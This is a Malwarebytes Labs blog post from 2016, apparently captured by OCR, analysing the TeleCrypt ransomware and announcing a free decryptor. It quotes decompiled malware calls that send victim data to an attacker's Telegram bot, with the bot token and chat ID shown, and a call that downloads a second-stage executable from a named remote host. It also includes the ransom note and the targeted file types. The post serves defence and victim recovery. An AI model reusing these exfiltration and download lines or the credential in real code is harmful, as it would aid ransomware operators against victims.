
NEWS | THREATS

TeleCrypt – the ransomware abusing Telegram API – defeated!

Posted: November 22, 2016 by Malwarebytes Labs

Fortunately, the encryption used was not strong and one of our employees, Nathan Scott, already prepared a decryption tool, allowing the victims to recover their files without paying.

Telecrypt Decryptor screenshot:


Malwarebytes | TELECRYPT DECRYPTOR
Malwarebytes | TELECRYPT DECRYPTOR
Main
Decryption Method
Decrypt Process
Description:
Verify Infected / Generate Key:
1: Select Encrypted File
...
2: Select Good Copy of Encrypted F
...
STA

This decryptor is for the TeleCrypt Ransomware, which uses Telegram's API to help encrypt a victims machine.

This decryptor will help you decrypt your files for the Telecrypt Ransomware ONLY! Running this decryptor or forcing it to run when you haven't been infected by Telecrypt Ransomware could corrupt

You must select a encrypted file and a EXACT good copy of that encrypted file.

The solution requires .NET platform in order to work. You must also have an unencrypted version of the encrypted files, in order to recover the key.


You can download the decryptor from here.

Analyzed sample


3e24d064025ec20d6a8e8bae1d19ecdb – original sample

About the Ransomware

TeleCrypt is distributed through an EXE file through Email, Exploits, and drive by downloads. The executables are coded in Borland Delphi.



It also downloads and start another component – executable with GUI, informing about the encryption by the message written in Russian:



Ярлык добавлен на рабочий стол!

Здравствуйте! Мы взломали Ваш компьютер! Все Ваши файлы форматов: doc, xls, jpg, jpeg, png, pdf, базы 1с, теперь зашифрованы. Вы можете проверить это прямо сечай!!!
Что же Вам делать?

1) Вы можете удалить ярлык этой программы, но это не поможет.
2)Вы можете вызвать мастера, но это не поможет(файлы не могут быть рашифрованы без специального ключа).
3) Вы можете переустановить Windows, но это не поможет(все ваши файлы будут удалены).
4) Вы можете нажать далее...


The message box which pops:

шифрование завершено.

Communications with CnC


TeleCrypt uses the TeleGram API to send the information on its victims straight to the Ransomware creator and to send information back. This way of the communication is very unique – it is one of the first to use a Main stream Messaging Client's API instead of a C2 Server to send commands and get information.

An Example API call is as follows:



```
sub_40B078(
  &v42,
  L"https://api.telegram.org/bot219713279:AAEcxtZ5yCsrXDbhlVheBvKU6ivMz-upKFM/sendmessage?chat_id=247910479&text=",
  v41);
```


Sample response:">



api.telegram.org
api.telegram.org
api.telegram.org/bot219713279:AAEcxtZ5yCsrXDbhlVheBvKU6ivMz-upKFM/sendmessage?chat_id=247910479&text=START

```
{"ok":true,"result":{"message_id":3922,"from":{"id":219713279,"first_name":"KittyBot","username":"Kittyback_bot"},"chat":{"id":247910479,"first_name":"KittY","last_name":"back","type":"private"},"date":1479513688,"text":"START"}}
```

It tests if the API is still available by the following call:




```
sub_6A7288(
  *(_DWORD *)(v47 + 960),
  (int)L"https://api.telegram.org/bot219713279:AAEcxtZ5yCsrXDbhlVheBvKU6ivMz-upKFM/GetMe",
  0,
  0,
  &v44);
```

api(dot)telegram(dot)org/bot219713279:AAEcxtZ5yCsrXDbhlVheBvKU6ivMz-upKFM/GetMe

Sample response:


">

After finishing encryption it downloads another component from the remote address:



```
sub_65B15C(v15, L"http://tmstroy1.ru/wp-includes/random_compat/Xhelp.exe", v46);
sub_6A8BE8(&v28);
```

Fragment of the Wireshark capture, showing that the new PE file is being downloaded:



```
Accept-Encoding: identity
User-Agent: Mozilla/3.0 (compatible; Indy Library)

HTTP/1.1 200 OK
Server: nginx/1.9.12
Date: Mon, 21 Nov 2016 19:01:15 GMT
Content-Type: application/x-msdownload
Content-Length: 7576064
Connection: keep-alive
Keep-Alive: timeout=10
Last-Modified: Fri, 18 Nov 2016 06:24:10 GMT
ETag: "e80de9-739a00-5418d5aa44fef"
Accept-Ranges: bytes

MZP.....................@........................................
.....    .!..L.!..This program must be run under Win32
$7...............................................................
.................................................................
........PE..L....
```

Attacked targets

Telecrypt encrypts the following files:

nml m4a mid midi mpega mp2 mp3 mpga pls qcp ra ram rm sd2 sid snd wav wax wma pat
pcx pbm pgm pict png pnm pntg ppm psd qtif ras rf rgb rp targa tif wbmp webp xbm
xbm xpm xwd 323 uls txt rtx wsc rt vcf lsf lsx mng mp2 mp3 mp4 mpeg mpa mpe mpg ogv
moov mov qt qtc rv webm wm wmp wmv wmx wvx rms movie 7z latex lha lcc lrm lz lzh
lzma lzo lzx m13 m14 mpp mvb man mdb me ms msi mny nix o oda odb odc odf odg odi
odm odp ods ogg odt otg oth otp ots ott p10 p12 p7b p7m p7r p7s package pfr pdf pko
pnq pot pps ppt ppz ps pub qpw qtl rar rjs rm rmf rmp rmx rnx rpm rtsp scm ser scd
sda sdc sdd sdp setpay setreg sh shar shw sit sitx skd skm skp skt smf spl ssm sst
stc std sti stw svi sv4cpio sv4crc swf swf1 sxc sxi sxm sxw t tar tex texi texinfo
tbz tbz2 tgz tlz tr troff tsp torrent ttz txz udeb uin urls ustar vcd vor wcm wb1
wb2 wb3 wdb wks wmd wms wmz wp5 wpd wps wri xfdf xps xsd z zoo zip wbmp wmlc wmls
wmlsc ls mocha mht jpg jpeg png xls xlsx doc docx docm

Encryption

Telecrypt will generate a random string to encrypt the files that is between 10-20 length and only contain the letters vo,pr,bm,xu,zt,dq.


Telecrypt encrypts files by looping through them a SINGLE byte at a time, and then simply adding a byte from the key in order. This simple encryption method allows a decryption application to be made.

Encryption algorithm (click on the image to enlarge):

About the decryptor

Instructions to use the Decryption Application:

```
**REQUIRES .NET 4.0 AND ABOVE** - Every windows above Windows XP comes with this default. -
Download the application and place it anywhere on the machine. - Right click and run it as
Administrator (It needs Admin Priv. to be able to write to all needed files!) - Read instru
ctions on the first page, THEY ARE IMPORTANT! - One the first page, Select one encrypted fi
le, and a Good Non-Encrypted version of that file. - The application will then verify if yo
u supplied the correct files, and if you are infected with this strain. - If you are, the n
ext page will allow you to use 2 decryption methods, one with the List of Files the Ransomw
are left, and one simply selecting the folder you want, and it will decrypt EVERYTHING IN T
HAT FOLDER. - The safest method to use, is to simply select the file list and let the appli
cation take it from there. - If a user doesn't have the list, they can use the folder optio
n. The application tells them to move any files they want decrypted into a folder, and sele
ct that folder. BACKUPS are made no matter what with this option to keep risk down. - The a
pplication will now decrypt the files.
```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Malwarebytes | TELECRYPT DECRYPTOR
Main
Decryption Method
Decrypt Process
Description:
Verify Infected / Generate Key:
1: Select Encrypted File
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